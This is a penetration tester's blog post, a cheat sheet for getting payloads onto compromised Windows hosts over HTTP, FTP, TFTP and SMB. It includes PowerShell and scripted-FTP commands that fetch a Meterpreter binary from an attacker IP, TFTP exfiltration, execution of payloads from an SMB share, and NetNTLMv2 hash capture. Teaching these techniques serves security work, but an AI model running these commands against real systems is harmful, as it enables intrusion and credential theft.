**Transferring Files from Linux to Windows (post-exploitation)**

 Posted on July 1, 2016  |

**Table of Contents**

* + [HTTP](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#http)
    - [Starting the Server](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#starting-the-server)
    - [Downloading the files](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#downloading-the-files)
  + [FTP](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#ftp)
    - [Starting the Server](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#starting-the-server-1)
    - [Downloading the files](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#downloading-the-files-1)
  + [TFTP](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#tftp)
    - [Starting the Server](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#starting-the-server-2)
    - [Downloading the Files](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#downloading-the-files-2)
  + [SMB](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#smb)
    - [Setting up the Server](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#setting-up-the-server)
    - [Copying the Files](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#copying-the-files)
  + [Summary](https://blog.ropnop.com/transferring-files-from-kali-to-windows/#summary)

Often times on an engagement I find myself needing to copy a tool or a payload from my Kali linux attack box to a compromised Windows machine. As a perfect example, on a recent pentest, I found a vulnerable ColdFusion server and was able to upload a CFM webshell. It was a very limited, non-interactive shell and I wanted to download and execute a reverse Meterpreter binary from my attack machine. I generated the payload with Veil but needed a way to transfer the file to the Windows server running ColdFusion through simple commands.

I’m putting this post together as a “cheat sheet” of sorts for my favorite ways to transfer files.

For purposes of demonstration, the file I’ll be copying over using all these methods is called met8888.exe and is located in /root/shells.

**HTTP**

Downloading files via HTTP is pretty straightforward if you have access to the desktop and can open up a web browser, but it’s also possible to do it through the command line as well.

**Starting the Server**

The two ways I usually serve a file over HTTP from Kali are either through Apache or through a Python HTTP server.

To serve a file up over Apache, just simply copy it to /var/www/html and enable the Apache service. Apache is installed by default in Kali:

[Copy and start apache](https://blog.ropnop.com/images/2016/06/copy_start_service.png)

The other option is to just start a Python webserver directly inside the shells directory. This only requires a single line of Python thanks to Python’s SimpleHTTPServer module:

|  |  |
| --- | --- |
| 1 | python -m SimpleHTTPServer |


By default it serves on port 8000, but you can also specify a port number at the end.

[Python server start](https://blog.ropnop.com/images/2016/06/python_webserver.png)

While this is running, all files inside the current directory will be accessible over HTTP. Ctrl-C will kill the server when you’re done.

**Downloading the files**


If you have desktop access, simply browse to http://YOUR-KALI-IP/shell8888.exe and use the browser to download the file:

[](https://blog.ropnop.com/images/2016/06/ie_download_file.png)

If you only have command line access (e.g. through a shell), downloading via HTTP is a little trickier as there’s no built-in Windows equivalent to curl or wget. The best option is to use PowerShell’s WebClient object:

|  |  |
| --- | --- |
| 1 | (new-object System.Net.WebClient).DownloadFile('http://10.9.122.8/met8888.exe','C:\Users\jarrieta\Desktop\met8888.exe') |

You can call this from a normal Windows command prompt as well:

[](https://blog.ropnop.com/images/2016/06/powershell_download.png)

There’s a few other methods outlined [here](http://stackoverflow.com/questions/28143160/how-can-i-download-a-file-with-batch-file-without-using-any-external-tools), but I don’t think any of them are as straightforward as the PowerShell snippet above.

**FTP**

Another option to transfer files is FTP. Windows has a built in FTP client at C:\Windows\System32\ftp.exe so this option should almost always work.


**Starting the Server**

You can [definitely](https://hackerkitty.wordpress.com/2014/10/24/install-ftp-server-on-kali-linux/) [install](http://www.gosecure.it/blog/art/93/note/install-ftp-server-on-kali-linux/) a full-featured FTP server like vsftpd in Kali, but I find that’s often overkill. I just want a simple, temporary FTP server that I can spin up and down to share files. The two best ways to do this are with Python or Metasploit.

**Python**. The pytftpd library, like the HTTP one above, lets you spin up a Python FTP server in one line. It doesn’t come installed by default, but you can install it with apt:


|  |  |
| --- | --- |
| 1 | apt-get install python-pyftpdlib |

Now from the directory you want to serve, just run the Python module. With no arguments it runs on port 2121 and accepts anonymous authentication. To listen on the standard port:

[](https://blog.ropnop.com/images/2016/06/python_ftp.png)

One benefit of using FTP over HTTP is the ability to transfer files both way. If you want to grant the anonymous user write access, add the -w flag as well.


**Metasploit**. There is also an auxiliary FTP server built in to Metasploit as well that is easy to deploy and configure. It’s located at auxiliary/server/ftp. Set the FTPROOT to the directory you want to share and run exploit:

[](https://blog.ropnop.com/images/2016/06/metasploit_ftp.png)

The server will run in the background. Kill it with jobs -k <id>

**Downloading the files**

As mentioned earlier, Windows has an FTP client built in to the PATH. You can open an FTP connection and download the files directly from Kali on the command line. Authenticate with user anonymous and any password

[](https://blog.ropnop.com/images/2016/06/windows_ftp_get.png)

Now this is great if you have an interactive shell where you can actually drop into the FTP prompt and issue commands, but it’s not that useful if you just have command injection and can only issue one command at a time.

Fortunately, windows FTP can take a “script” of commands directly from the command line. Which means if we have a text file on the system that contains this:

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | open 10.9.122.8  anonymous  whatever  binary  get met8888.exe  bye |

we can simply run ftp -s:ftp\_commands.txt and we can download a file with no user interaction.

How to get that text file? We can echo into it one line at at time:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | C:\Users\jarrieta\Desktop>echo open 10.9.122.8>ftp\_commands.txt  C:\Users\jarrieta\Desktop>echo anonymous>>ftp\_commands.txt  C:\Users\jarrieta\Desktop>echo whatever>>ftp\_commands.txt  C:\Users\jarrieta\Desktop>echo binary>>ftp\_commands.txt  C:\Users\jarrieta\Desktop>echo get met8888.exe>>ftp\_commands.txt  C:\Users\jarrieta\Desktop>echo bye>>ftp\_commands.txt  C:\Users\jarrieta\Desktop>ftp -s:ftp\_commands.txt |

Or, do it all in one long line:

|  |  |
| --- | --- |
| 1 | C:\Users\jarrieta\Desktop>echo open 10.9.122.8>ftp\_commands.txt&echo anonymous>>ftp\_commands.txt&echo password>>ftp\_commands.txt&echo binary>>ftp\_commands.txt&echo get met8888.exe>>ftp\_commands.txt&echo bye>>ftp\_commands.txt&ftp -s:ftp\_commands.txt |

Either way you’ll end up with met8888.exe on the Windows host.


**TFTP**

Trivial file transfer protocol is another possiblity if tftp is installed on the system. It used to be installed by default in Windows XP, but now needs to be manually enabled on newer versions of Windows. If the Windows machine you have access to happens to have the tftp client installed, however, it can make a really convenient way to grab files in a single command.

**Starting the Server**

Kali comes with a TFTP server installed, atftpd, which can be started with a simple service atftpd start. I’ve always had a hell of a time getting it configured and working though, and I rarely need to start and keep running a TFTP server as a service, so I just use the simpler Metasploit module.

Metasploit, like with FTP, has an auxiliary TFTP server module at auxiliary/server/tftp. Set the module options, including TFTPROOT, which determines which directory to serve up, and OUTPUTPATH if you want to capture TFTP uploads from Windows as well.

[](https://blog.ropnop.com/images/2016/06/metasploit_tftp.png)

**Downloading the Files**

Again, assuming the tftp utility is installed, you can grab a file with one line from the Windows prompt. It doesn’t require any authentication. Just simply use the -i flag and the GET action.

[Windows TFTP GET](https://blog.ropnop.com/images/2016/06/windows_tftp_get.png)

Exfiltrating files via TFTP is simple as well with the PUT action. The Metasploit server saves them in /tmp by default

[Windows TFTP PUT](https://blog.ropnop.com/images/2016/06/windows_tftp_put.png)

TFTP is a convenient, simple way to transfer files as it doesn’t require authentication and you can do everything in a single command.

**Sidenote: Installing TFTP**. As I mentioned, TFTP is not included by default on newer versions of Windows. If you really wanted to, you can actually enable TFTP from the command line:

|  |  |
| --- | --- |
| 1 | pkgmgr /iu:"TFTP" |

Might come in handy, but I’d always rather “live off the land” and use tools that are already available.

**SMB**

This is actually my favorite method to transfer a file to a Windows host. SMB is built in to Windows and doesn’t require any special commands as Windows understands UNC paths. You can simply use the standard copy and move commands and SMB handles the file transferring automatically for you. What’s even better is Windows will actually let you *execute files* via UNC paths, meaning you can download and execute a payload in one command!

**Setting up the Server**


Trying to get Samba set up and configured properly on Linux is a pain. You have to configure authentication, permissions, etc and it’s quite frankly way overkill if I just want to download one file. Now Samba an actually do some [really](http://passing-the-hash.blogspot.com/2016/06/nix-kerberos-ms-active-directory-fun.html) [cool](http://passing-the-hash.blogspot.com/2016/06/im-pkdc-your-personal-kerberos-domain.html) stuff when you configure it to play nicely with Windows AD, but most of the time I just want a super simple server up and running that accepts any authentication and serves up or accepts files.

Enter smbserver.py, part of the [Impacket](https://github.com/CoreSecurity/impacket) project. Maybe one day I’ll write a blogpost without mentioning Impacket, but that day is not today.


To launch a simple SMB server on port 445, just specify a share name and the path you want to share:

|  |  |
| --- | --- |
| 1 | # python smbserver.py ROPNOP /root/shells |


The python script takes care of all the configurations for you, binds to 445, and accepts any authentication. It will even print out the hashed challenge responses for any system that connects to it.

[](https://blog.ropnop.com/images/2016/07/python_smbserver.png)

In one line we’ve got an SMB share up and running. You can confirm it with smbclient from Linux:


[](https://blog.ropnop.com/images/2016/07/smbclient_local-1.png)


Or with net view from Windows:

[](https://blog.ropnop.com/images/2016/07/netview_windows.png)


**Copying the Files**

Since Windows handles UNC paths, you can just treat the ROPNOP share as if it’s just a local folder from Windows. Basic Windows file commands like dir, copy, move, etc all just work:


[](https://blog.ropnop.com/images/2016/07/windows_dir.png)

[](https://blog.ropnop.com/images/2016/07/windows_copy.png)


If you look at the output from smbserver.py, you can see that every time we access the share it outputs the NetNTLMv2 hash from the current Windows user. You can feed these into John or Hashcat and crack them if you want (assuming you can’t just elevate to System and get them from Mimikatz)

[](https://blog.ropnop.com/images/2016/07/captured_hash_smb.png)

**Executing files from SMB**. Because of the way Windows treats UNC paths, it’s possible to just execute our binary directly from the SMB share without even needing to copy it over first. Just run the executable as if it were already local and the payload will fire:

[](https://blog.ropnop.com/images/2016/07/meterpreter_payload.png)

This proved incredibly useful during another ColdFusion exploit I came across. After gaining access to an unprotected ColdFusion admin panel, I was able to configure a “system probe” to fire when a test failed. It let me execute a program as a failure action, and I just used a UNC path to execute a Meterpreter payload hosted from my Kali machine:

[](https://blog.ropnop.com/images/2016/07/cf_admin.png)

When the probe failed, ColdFusion connected to my SMB share and executed the payload and I was off and running.

**Summary**

A good pentester needs to “live off the land” and know several different ways to transfer files. You can’t always count on an interactive shell, let alone a GUI, so understanding different commands and techniques to transfer and execute payloads is crucial.

I outlined a few different techniques using four different protocols:

* HTTP
* FTP
* TFTP
* SMB

Their use depends on what’s available on the target and what’s allowed on the network.

Hope this post helps someone and can serve as a “cheat sheet” of sorts. Let me know if I missed any of your favorite techniques!